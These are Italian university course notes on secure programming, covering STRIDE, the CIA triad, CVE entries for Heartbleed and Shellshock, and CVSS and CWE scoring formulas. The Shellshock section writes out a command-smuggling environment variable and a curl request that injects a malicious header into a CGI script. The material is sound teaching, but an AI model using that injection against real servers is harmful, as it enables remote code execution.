Appunti del corso di programmazione sicura

A.A. 2021/2022

Indice

Capitolo 1

Introduzione

1.1 Terminologia

Asset

Un asset è una entità generica che interagisce con il mondo circostante. La natura dell'entità dipende dal contesto: un edificio, un dispositivo hardware, un software, un dato sensibile, ecc.
Un utente può interagire con un asset in tre modi: Correttamente, non correttamente, in modo involontario, non correttamente, in modo malizioso. Un uso non corretto di un asset può comportare rischi gravi, tra cui: furto di dati sensibili, beni preziosi, denaro, modifica o distruzione di informazioni sensibili, compromissione di servizi.

Minacce

Una minaccia (threat) è una potenziale causa di incidente, risultante in un danno all'asset. Le minacce possono tramutarsi in realtà in due modi: accidentale o dolose.
Microsoft ha introdotto una classificazione possibile delle minacce: **STRIDE**:

- **S**poofing (spacciarsi per un'altra entità);
- **T**ampering (modificare le informazioni);
- **R**epudiation (negare di aver eseguito un'azione);
- **I**nformation Disclosure (divulgare informazioni);
- **D**enial of Service (negare un servizio);
- **E**levation of Privilege (elevare i propri privilegi).

Attaccante

Un attaccante interagisce con l'asset in modo deliberato, malizioso, doloso, alla ricerca di un malfunzionamento sfruttabile, allo scopo di tramutare una minaccia in realtà oppure motivato dal conseguimento di un vantaggio.
Esistono diverse tipologie di attaccanti:

- White hat (ethical hacker): viola asset per fini non maliziosi (stimare il livello di sicurezza);
- Black hat: viola asset per fini maliziosi o per tornaconto personale;
- Gray hat: viola asset e, in cambio di denaro, si offre di irrobustirli;

- Hacktivist: viola asset per fini ideologici, politici, religiosi. Svolge attività di cyber terrorismo e rende accessibili al pubblico documenti confidenziali;
- Nation state: team di attaccanti sponsorizzati da una nazione;
- Organized criminal gang: team di attaccanti che viola asset per profitti illegali.

Bug, difetti, debolezze

- Un bug è un errore di implementazione dell'asset;
- Un difetto è una deviazione dell'asset da requisiti e specifiche di progetto;
- Una debolezza (weakness) è un difetto che potrebbe rendere reale una minaccia;[1]

Vulnerabilità

Una vulnerabilità è una debolezza che un attaccante è in grado di usare per tramutare una minaccia in realtà è la somma di tre fattori:

- Una debolezza esistente;
- L'accessibilità dell'attaccante alla debolezza;
- La capacità dell'attaccante di sfruttare la debolezza per conseguire un vantaggio.

Exploit

Un exploit è una procedura che sfrutta una vulnerabilità e causa un comportamento inatteso in un asset. Permette di trasformare una minaccia in realtà.

Vettore di attacco

Un vettore di attacco è uno strumento qualsiasi attraverso il quale si può veicolare una vulnerabilità: una connessione TCP verso un server, una shell locale, una linea telefonica incustodita. La superficie di attacco di un asset è l'insieme di tutti i suoi vettori di attacco. Misura l'esposizione dell'asset agli attacchi.

Asset e sicurezza

Le funzionalità esposte da un asset implicano un rischio di abuso. Esempi di abuso includono la violazione della triade **CIA**:

- **C**onfidentiality: (impedire l'interazione in lettura tra un asset e un utente non autorizzato);
- **I**ntegrity: (impedire l'interazione in scrittura tra un asset e un utente non autorizzato);
- **A**vailability: (rendere disponibili le funzioni di un asset a utenti esplicitamente autorizzati).

Nella triade CIA, qual è la proprietà più importante? L'Integrity è quasi sempre più importante della Confidentiality, Esempi: conto bancario, informazioni sanitarie, etc.
L'Availability può essere addirittura di intralcio in alcuni scenari: la privacy di un utente può implicare la mancata disponibilità di informazioni e servizi a terzi.

[1] **Osservazione**: un asset debole non è necessariamente compromesso. Deve poter essere raggiunto dall'attaccante e deve poter essere violato.

Politica di sicurezza

Una politica di sicurezza (security policy) definisce in modo non ambiguo il livello di sicurezza di un asset:

- Che significa che "l'asset è sicuro"?
- Da quale interazione ci si vuole difendere?
- Da quali utenti ci si vuole difendere?
- La politica di sicurezza nasce spesso da un'analisi dei rischi (risk analysis) che cerca di identificare
- Cosa potrà andare storto con l'asset
- Quanto sarà probabile un incidente
- Quanto costerà un incidente

1.1.1 Meccanismi di sicurezza

Un meccanismo di sicurezza è uno strumento che consente di attuare una politica di sicurezza. Ci sono tre diverse categorie:

- Meccanismi di prevenzione: (tendono ad impedire le interazioni tra un asset e un utente);
- Meccanismi di rilevazione (controllano le interazioni tra un asset e un utente);
- Meccanismi di reazione (per ripristinare il sistema in seguito ad un incidente).

Prevenzione

Un asset soggetto a prevenzione non è in grado di interagire con nessuno. L'Aspetto positivo è che non è attaccabile dai malintenzionati! L'aspetto negativo è che non è utilizzabile neanche dagli utenti normali!
È necessario un aumento dell'esposizione dell'asset affinchè gli utenti possano fruirne. L'apertura di porte TCP in un servizio di rete, piuttosto che disconnessione totale.Lettura di input in una applicazione locale, piuttosto che nessun input.

Rilevazione

Con l'aumento dell'esposizione aumentano anche i rischi. I rischi vanno controllati con meccanismi di rilevazione:

- Controllo del traffico sulle porte TCP aperte;
- Controllo degli input passati a una funzione.

Meccanismi di sicurezza

Operazioni tipiche dei meccanismi di sicurezza sono:

- Autenticazione: l'utente che si presenta all'asset è effettivamente chi dice di essere?
- Controllo degli accessi: l'utente ha i diritti per accedere all'asset?
- Auditing: monitorare e registrare le interazioni di un utente con l'asset
- Azione: svolgere azioni correttive per far rispettare la politica di sicurezza


Capitolo 2

Catalogazione delle vulnerabilità

2.1 Vulnerabilità del sofware

Per vulnerabilità del software si intende una debolezza presente, comprensibile e sfruttabile da un attaccante. Vediamo il ciclo di vita di una vulnerabilità:

- Rilascio di un software da un venditore
- Scoperta della vulnerabilità da parte di un attaccante e rilascio di un exploit
- Scoperta della vulnerabilità da parte del venditore
- Divulgazione della vulnerabilità al pubblico
- Rilevazione dell'exploit da parte degli anti-virus
- Rilascio di una patch da parte del venditore
- Mitigazione dell'exploit su tutti i sistemi



2.2 Catalogare le vulnerabilità

E' importante tenere traccia delle vulnerabilità note, ciò può essere fatto mediante


- Enumerazione: costruzione di una tupla univoca per ciascuna vulnerabilità come (id, tipo vulnerabilità, vettore di attacco, minaccia, exploit)
- Catalogazione: inserimento della tupla in un archivio. esitono diversi problemi come duplicazione o eterogeneità. Es: nel 1998 la stessa vulnerabilità è stata catalogata 12 volte da team differenti.

2.2.1 Common Vulnerability Exposure

Nel 1999 il MITRE, un ente no-profit, ha introdotto un catalogo uniforme delle vulnerabilità: Common Vulnerability Exposures (CVE) (https://cve.mitre.org).
Le vulnerabilità presenti nel CVE violano almeno una proprietà nella triade CIA (Confidentiality, Integrity, Availability), sono identificate da una stringa univoca CVE-ANNO-NUMERO. Sono descritte da una scheda esplicativa contenente:

- Descrizione
- URL a una pagina dettagliata (References)
- Data di creazione


CVE-2014-0160



Si tratta di una vulnerabilità della libreria crittografica Open SSL, resa nota al pubblico nell'Aprile 2014. OpenSSL, fin dal 1998, è largamente utilizzata nelle applicazioni Web per la protezione delle informazioni scambiate tra client e server. Tale vulnerabilità, detta "Heartbleed", consentiva di violare la confidenzialità delle informazioni protette mediante il protocollo SSL/TLS, oltre il 60% dei server Web era vulnerabile all'attacco.Successivamente fu rilasciata una nuova versione di OpenSSL che eliminava il difetto.

Heartbleed è causata da una impropria validazione degli input all'interno dell'implementazione della estensione heartbeat di TLS. Usando tale estensione, ciascuna delle due parti comunicanti conferma all'altra la propria presenza inviando un pacchetto (heartbeat payload) contenente alcuni dati testuali. L'attacco consiste nell'inviare informazioni false relative alla lunghezza del payload, dichiarando che la lunghezza del payload è la massima possibile (64KB), il server che riceve il pacchetto risponde copiando la quantità di memoria richiesta. Tale memoria può contenere qualsiasi cosa (chiavi di cifratura, password, etc.). Esempio di Mancata Validazione degli Input.


CVE-2014-6271



Si tratta di una vulnerabilità della shell BASH, resa nota al pubblico nel Settembre 2014. BASH, proposta nel 1989 in sostituzione della Bourne shell, è la shell di default per molte distribuzioni Linux e MacOs. Tale vulnerabilità, detta "Shellshock", consentiva l'esecuzione di codice arbitrario anche da remoto! Nel giro di pochi giorni furono portati a termine milioni di attacchi, principalmente di tipo DDoS. Successivamente fu rilasciata una nuova versione della shell BASH che eliminava il difetto.

Come funziona Shellshock?

BASH consente di esportare variabili e funzioni di ambiente, rendendole disponibili alle shell figlie: Supponiamo di concatenare un altro comando al termine della definizione della funzione foo!




```
$export foo=' () {echo "In foo";};echo vulnerable'
```

Cosa accade se viene invocata una shell figlia?

```
$bash -c 'foo'
```

Viene visualizzato: vulnerable In foo

- Che conseguenze ha questo fatto? Se l'attaccante ha accesso al file di inizializzazione .bashrc può inserire la seguente definizione di funzione di ambiente:

```
$export foo=' () {echo "In foo";};evil_command'
```

Ogni volta che l'utente vittima apre una shell BASH viene eseguito il comando evil_command.
Questo è un esempio di Elevation of Privilege dove l'attaccante può eseguire comandi senza esserne autorizzato.

Il problema però è ben più serio...perchè l'attacco è eseguibile anche da remoto! Ogni server remoto che accetta codice BASH e lo valuta senza controllarlo è potenzialmente attaccabile, ad esempio, quando il Web server Apache esegue uno script scritto in BASH, salva gli header della richiesta in variabili di ambiente e le valuta. E' sufficiente costruire una linea BASH maligna e passarla come header di una richiesta (maliziosa) per sfruttare la vulnerabilità da remoto...

Infatti possiamo utilizzare il comando curl per iniettare un header malformato in modo da provocare l'esecuzione di evil_command!

```
$ curl -v http://server/cgi-bin/bashcgi -H  "custom:(){:;};evil_command"
```

Viene invocato lo script bashcgi! Viene passato un header HTTP di nome "custom" col valore sopra specificato. In accordo a RFC3875, Apache crea una variabile di ambiente HTTP_CUSTOM per lo script bashcgi! Lo script bashcgi viene eseguito e la variabile di ambiente viene valutata.
Il comando evil_command è eseguito sul server con i diritti dell'utente con sui esegue Apache!

Shellshock vs Heartbleed

Shellshock è una vulnerabilità molto più seria di Heartbleed Mentre Heartbleed consente agli attaccanti di rubare dati confidenziali (Livello di severità 5).
Shellshock consente di eseguire codice arbitrario da remoto (Livello di severità 10).

2.3 Common Vulnerability Scoring System

Stima la gravità di ogni vulnerabilità. Assegna ad ogni CVE id un punteggio da 0 a 10:

- 0: impatto nullo
- (0,4): impatto basso
- [4,7): impatto medio
- [7,9): impatto elevato
- [9,10]: impatto critico

Due versioni del CVSS sono correntemente in uso:

- Versione 2 (v2): introdotta nel 2005, pubblicata nel 2007
- Versione 3 (v3): introdotta nel 2012, pubblicata nel 2015

Entrambe assegnano il punteggio in base a tre gruppi di metriche:

- Base (Base Metric)
- Temporali (Temporal Metric)
- Ambientali (Environmental Metric)

Di seguito spiegheremo la seconda strategia.

Metriche di base

Stimano la gravità della vulnerabilità, a prescindere da fattori temporali e ambientali. Qual è il vettore di attacco? Quanto è semplice sfruttare la vulnerabilità? Qual è l'impatto sulla triade delle proprietà CIA?

Metriche Temporali

Stimano la gravità della vulnerabilità dal punto di vista temporale. È disponibile un exploit? È disponibile una patch?

Metriche Ambientali


Stimano la gravità della vulnerabilità dal punto di vista ambientale. Qual è la conseguenza di un exploit su persone e cose? Quanti sistemi sono vulnerabili?

2.3.1 Calcolo del punteggio

Ad ogni metrica è associata una domanda a risposta multipla. Ciascuna risposta fornisce un peso numerico, i singoli pesi sono poi aggregati in un risultato finale tramite una serie di formule. Entriamo nei dettagli di ciascuna metrica e vediamo come sono associati i punteggi.

Metriche di base


- Access vector: Tramite quale vettore di accesso può essere sfruttata la vulnerabilità?



Valore	Descrizione	Punt.
Local (L)	L'attaccante deve avere accesso fisico/un account sul sistema.	0.395
Adjacent Network (A)	L'attaccante deve avere accesso al dominio di broadcast o di collisione del sistema.	0.646
Network (N)	L'interfaccia vulnerabile è al livello 3 o superiore della pila ISO/OSI.	1.0

Alla metrica AV (Access Vector) può essere assegnato uno dei tre valori L (Local), A (Adjacent Network), N (Network). Più alto è il punteggio parziale, più grave è la vulnerabilità.


- Access complexity: Quanto è difficile sfruttare la vulnerabilità?



Valore	Descrizione	Punt.
High (H)	Lo sfruttamento richiede condizioni particolari (corsa critica, tecniche di social engineering).	0.35
Medium (M)	Lo sfruttamento richiede alcune condizioni (ad es., configurazione non di default).	0.646
Low (L)	Lo sfruttamento non richiede nulla di particolare (funziona su sistemi standard).	1.0

Alla metrica AC (Access Complexity) può essere assegnato uno dei tre valori H (High), M (Medium), L (Low)


- Authentication: Quante volte un attaccante si deve autenticare per sfruttare la vulnerabilità?



Valore	Descrizione	Punt.
Multiple (M)	Lo sfruttamento richiede due o più autenticazioni (anche con le stesse credenziali).	0.45
Single (S)	Lo sfruttamento richiede una sola autenticazione.	0.56
None (N)	Lo sfruttamento non richiede alcuna forma di autenticazione.	0.704

Alla metrica A (Authentication) può essere assegnato uno dei tre valori M (Multiple), S (Single), N (None)


- Confidentiality impact: Qual è l'impatto della vulnerabilità sulla confidenzialità del sistema?



Valore	Descrizione	Punt.
None (N)	Non vi è impatto alcuno.	0.0
Partial (P)	É possibile divulgare solo un sotto-insieme dei dati offerti dal sistema.	0.275
Complete (C)	É possibile divulgare l'intero insieme dei dati offerti dal sistema.	0.660

Alla metrica CI (Confidentiality Impact) può essere assegnato uno dei tre valori N (None), P (Partial), C (Complete).


- Integrity impact: Alla metrica CI (Confidentiality Impact) può essere assegnato uno dei tre valori N (None), P (Partial), C (Complete)



Valore	Descrizione	Punt.
None (N)	Non vi è impatto alcuno.	0.0
Partial (P)	É possibile modificare solo un sotto-insieme dei dati offerti dal sistema.	0.275
Complete (C)	É possibile modificare l'intero insieme dei dati offerti dal sistema.	0.660

Alla metrica II (Integrity Impact) può essere assegnato uno dei tre valori N (None), P (Partial), C (Complete)

- Availability impact: Qual è l'impatto della vulnerabilità sulla disponibilità del sistema?



Valore	Descrizione	Punt.
None (N)	Non vi è impatto alcuno.	0.0
Partial (P)	É possibile ridurre parzialmente le prestazioni e/o le funzioni offerte dal sistema.	0.275
Complete (C)	É possibile ridurre completamente le prestazioni e/o le funzioni offerte dal sistema.	0.660

  Alla metrica AI (Availability Impact) può essere assegnato uno dei tre valori N (None), P (Partial), C (Complete)

Le risposte relative alle metriche base sono presentate sotto forma di stringa di testo. Tale stringa, detta vector string, è formata da coppie di abbreviazioni metrica:risposta separate dal carattere /. Esempio: AV:N/AC:L/Au:N/C:P/I:P/A:C.
Il Punteggio Base stima la gravità della vulnerabilità senza considerare fattori temporali ed ambientali.

$$Exploitability = 20 * AccessVector * AccessComplexity * Authentication$$

$$Impact = 10.41 * (1 - (1 - ConfImpact) * (1 - IntegImpact) * (1 - AvailImpact))$$


$$f(Impact) = \begin{cases} 0 & if\ Impact = 0 \\ 1.176 & otherwise \end{cases}$$

$$BaseScore = roundTo1Decimal(((0.6 * Impact) + (0.4 * Exploitability) - 1.5) * f(Impact))$$

I punteggi associati alle altre due metriche sono opzionali. Si calcolano nello stesso modo (con questionari diversi). Esiste una relazioni tra i punteggi. Il Punteggio Temporale ingloba il Punteggio Base e il Punteggio Ambientale ingloba il Punteggio Temporale.

Metriche temporali


- Exploitability: Qual è lo stato attuale delle tecniche di sfruttamento della vulnerabilità?



Valore	Descrizione	Punt.
Unproven (U)	L'exploit non è pubblico, oppure esiste in linea solo teorica.	0.85
Proof of Concept (P)	È disponibile una bozza dimostrativa (**Proof of Concept**, **PoC**). Richiede adattamenti non banali per funzionare.	0.9
Functional (F)	É disponibile un exploit funzionante nella maggioranza dei casi in cui la vulnerabilità è presente.	0.95
High (H)	La vulnerabilità può essere sfruttata in modo automatico (anche da worm e virus).	1.0
Not Defined (ND)	Si ignori tale punteggio.	1.0

  Alla metrica E (Exploitability) può essere assegnato uno dei cinque valori U (Unproven), P (Proof of Concept), F (Functional), H (High), ND (Not Defined)


- Remediation level: E' presente un rimedio per mitigare la vulnerabilità ?



Valore	Descrizione	Punt.
Official fix (O)	Il vendor mette a disposizione un rimedio ufficiale (patch, aggiornamento software).	0.87
Temporary fix (T)	Il vendor mette a disposizione un rimedio ufficiale, ma temporaneo.	0.90
Workaround (W)	Una terza parte (NON il vendor) mette a disposizione un rimedio non ufficiale.	0.95
Unavailable (U)	Non è disponibile un rimedio, o è impossibile applicare una soluzione suggerita.	1.0
Not Defined (ND)	Si ignori tale punteggio.	1.0

  Alla metrica RL (Remediation Level) può essere assegnato uno dei cinque valori O (Official fix), T (Temporary fix), W (Workaround), U (Unaivalable), ND (Not Defined)

- report confidence: La vulnerabilità esiste veramente? E' descritta in maniera credibile?



Valore	Descrizione	Punt.
Unconfirmed (UC)	La vulnerabilità è divulgata da una singola fonte non confermata, o da più fonti in mutuo conflitto.	0.9
Uncorroborated (UR)	La vulnerabilità è divulgata da più fonti concordi. Può esistere un livello residuo di incertezza.	0.95
Confirmed (C)	La vulnerabilità è confermata dal vendor.	1.0
Not Defined (ND)	Si ignori tale punteggio.	1.0


  Alla metrica RC (Report Confidence) può essere assegnato uno dei quattro valori UC (Unconfirmed), UR (Uncorroborated), C (Confirmed), ND (Not Defined)

Il Punteggio Temporale stima la gravità della vulnerabilità includendo il fattore temporale.

$$TemporalScore = roundTo1Decimal(BaseScore * Exploitab * RemedLvl * ReportConf)$$

Metriche ambientali


- Collaterla damage potential: Qual è l'impatto della vulnerabilità sui sistemi fisici, sulle persone e sulle risorse finanziarie ?



Valore	Descrizione	Punt.
None (N)	Nessun impatto.	0
Low (L)	Danno fisico basso, perdita marginale di guadagno.	0.1
Low-Medium (LM)	Danno fisico ed economico moderato.	0.3
Medium-High (MH)	Danno fisico ed economico significativo.	0.4
High (H)	Danno fisico ed economico catastrofico.	0.5
Not Defined (ND)	Si ignori tale punteggio.	1.0

Alla metrica CDP (Collateral Damage Potential) può essere assegnato uno dei sei valori N (None), L (Low), LM (Low-Medium), MH (Medium-High), H (High), ND (Not Defined)


- Target distribution: Quale percentuale di asset è soggetta alla vulnerabilità ?



Valore	Descrizione	Punt.
None (N)	Percentuale nulla.	0
Low (L)	1%-25% degli asset.	0.25
Medium (M)	26%-75% degli asset.	0.75
High (H)	76%-100% degli asset.	1.0
Not Defined (ND)	Si ignori tale punteggio.	1.0

Alla metrica TD (Target Distribution) può essere assegnato uno dei cinque valori N (None), L (Low), M (Medium), H (High), ND (Not Defined)


- Confidentiality requirement: Qual è l'impatto di una perdita di confidenzialità?



Valore	Descrizione	Punt.
Low (L)	L'impatto è lieve.	0.5
Medium (M)	L'impatto è serio.	1.0
High (H)	L'impatto è catastrofico.	1.51
Not Defined (ND)	Si ignori tale punteggio.	1.0

Alla metrica CR (Confidentiality Requirement) può essere assegnato uno dei quattro valori L (Low), M (Medium), H (High), ND (Not Defined)


- Integrity requirement:Qual è l'impatto di una perdita di integrità?



Valore	Descrizione	Punt.
Low (L)	L'impatto è lieve.	0.5
Medium (M)	L'impatto è serio.	1.0
High (H)	L'impatto è catastrofico.	1.51
Not Defined (ND)	Si ignori tale punteggio.	1.0

Alla metrica IR (Integrity Requirement) può essere assegnato uno dei quattro valori L (Low), M (Medium), H (High), ND (Not Defined)

- Availability requirement: Qual è l'impatto di una perdita di disponibilità?



Valore	Descrizione	Punt.
Low (L)	L'impatto è lieve.	0.5
Medium (M)	L'impatto è serio.	1.0
High (H)	L'impatto è catastrofico.	1.51
Not Defined (ND)	Si ignori tale punteggio.	1.0

Alla metrica AR (Availability Requirement) può essere assegnato uno dei quattro valori L (Low), M (Medium), H (High), ND (Not Defined)

Il Punteggio Ambientale stima la gravità della vulnerabilità includendo il fattore ambientale.

$$AdjImp = min(10, 10.41 * (1 - (1 - ConfImp * ConfReq) * (1 - IntImp * IntReq) * (1 - AvImp * AvReq)))$$

$$AdjTemp = punteggio\ Temporal\ ricalcolato\ con\ AdjImp\ al\ posto\ di\ Impact$$

$$EnvironmentalScore = roundTo1\ Decimal((AdjTemp + (10 - AdjTemp) * CollatDamPot) * TargetDist)$$

2.3.2 Punteggio CVSS

I Punteggi Base e Temporale sono calcolati dai venditori di software. Il Punteggio Ambientale è calcolato dagli amministratori delle infrastrutture. I punteggi sono utilizzati da chiunque abbia a che fare con il processo di gestione della sicurezza.

2.4 Common Weaknesses Enumeration

Il Common Weaknesses Enumeration (CWE) è un sistema per catalogare in modo uniforme le debolezze software. Il catalogo CWE è un insieme di oggetti, ciascuno dotato di un identificatore e di un numero di attributi.

- Attributi: Abstraction, Description, Applicable platforms, Common consequences, Likelihood of exploit, Demonstrative examples, Potential mitigations, Relationships,...

- Un oggetto può essere: la descrizione di una singola debolezza, un elenco di identificatori a singole debolezze in relazione tra loro.

L'attributo Abstraction specifica il tipo di debolezza. Può essere di tre tipi diversi:

- Class: debolezza descritta in termini generali, senza riferimenti a linguaggi o tecnologie specifiche
- Base: debolezza descritta in modo più dettagliato, in modo da poter intuire tecniche di rilevazione e prevenzione
- Variant: debolezza descritta nei minimi dettagli, nell'ambito di uno specifico linguaggio e tecnologia

L'attributo Relationships specifica il tipo di relazioni che l'oggetto ha con altri oggetti del catalogo(es: CWE:121).
Un oggetto Category punta ad un insieme di oggetti che condividono uno specifico attributo. Essendo un oggetto raggruppatore, di solito ha più relazioni ParentOf che ChildOf(es:CWE:21).
Un oggetto Compound mette in relazione tra loro diverse debolezze implicate in una vulnerabilità. Due tipologie:

- Composite: aggrega tutte le debolezze che, sfruttate insieme, provocano una vulnerabilità(es:CWE:61)
- Chain: aggrega tutte le debolezze che, sfruttate in cascata, provocano una vulnerabilità(es:CWE:69)

2.4.1 Common Weaknesses Scoring System

Il Common Weaknesses Scoring System (CWSS) è molto simile al CVSS. Ad ogni CWE id è assegnato un punteggio da 0 a 100: 0 ha impatto nullo, 100 ha conseguenze catastrofiche.
l punteggio CWSS è dato dal prodotto di tre sottopunteggi:

- BaseFinding (tra 0 e 100)
- Attack Surface (tra 0 e 1)
- Environmental (tra 0 e 1)

Metriche Base Finding

Technical impact:Nell'ipotesi che la debolezza possa essere sfruttata con successo, qual è la principale conseguenza tecnica? Alla metrica TI (Technical Impact) può essere assegnato uno dei cinque valori C (Critical), H (High), M (Medium), L (Low), N (None).
Acquired privilege: Nell'ipotesi che la debolezza possa essere sfruttata con successo, che tipi di privilegi si ottengono? Alla metrica AP (Acquired Privilege) può essere assegnato uno dei cinque valori A (Administrator), P (Partially Privileged User), RU (Regular User), L (Limited or Guest), N (None)
Acquired privilege layer: Nell'ipotesi che la debolezza possa essere sfruttata con successo, a che livello operazionale si ottengono i privilegi? Alla metrica AL (Acquired Privilege Layer) può essere assegnato uno dei quattro valori A (Application), S (System), N (Network), E (Enterprise Infrastructure)
